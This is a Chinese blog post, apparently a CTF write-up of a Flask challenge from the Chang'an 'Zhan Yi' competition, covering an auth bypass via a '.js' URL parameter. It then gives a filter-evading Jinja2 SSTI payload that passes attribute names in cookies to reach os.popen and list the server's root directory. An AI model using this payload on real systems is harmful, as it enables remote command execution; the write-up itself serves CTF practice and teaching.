

长安战“疫”--flask

原创

Uzero. 于 2022-01-11 21:10:09 发布 112 收藏

文章标签: flask python 后端 ctf


版权声明: 本文为博主原创文章, 遵循 CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46263951/article/details/122440766


版权

当时都被重定向搞崩溃了, , , 还是自己太菜了, 没想到用参数值来绕过

先看注释



you need login



CSDN @Uzero.


大致意思是访问路径以/login开头或者是以.js结尾

查看/static.js本以为有提示, 结果啥也没有, 那答案一定是在/admin中

request.full_path获取当前url,(包含参数)

请求一个http://127.0.0.1:8000/200/?type=10
request.get_full_path()返回的是【/200/?type=10】

访问/admin, 得到一个参数name



hello admin

CSDN @Uzero.

<!--admin/?name=-->

这里不知道都过滤了些什么, 试了几种绕过方式都过不去

使用官网给的wp

```
?name={{((((request|attr(request.cookies.get('aa'))|attr(request.cookies.get('bb'))|list).pop(-1)|attr(requ  
Cookie: aa=__class__;bb=__mro__;cc=__subclasses__;dd=__init__;ee=__globals__
```

hello bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

ElementsConsoleSourcesNetworkPerformanceMemoryApplicationLighthouseHackBarAdblock Plus

LOADSPLITEXECUTETESTSQLIXSSLFISSTIENCODINGHASHINGTHEME

URL
http://e4108efd.lxctf.net/admin?name={((((request|attr(request.cookies.get('aa'))|attr(request.cookies.get('bb'))|list).pop(-1)|attr(request.cookies.get('cc'))
()).pop(118)|attr(request.cookies.get('dd'))|attr(request.cookies.get('ee'))).get('popen')('ls').read()))}&a=.js?

Enable POST

ADD HEADER

Name	Value
☒ Cookie	aa=__class__;bb=__mro__;cc=__subclass__ x

CSDN @Uzero.

参考文章：

长安战“疫”网络安全卫士守护赛官方WriteUp
浅谈flask ssti 绕过原理



[创作打卡挑战赛](#)
[赢取流量/现金/CSDN周边激励大奖](#)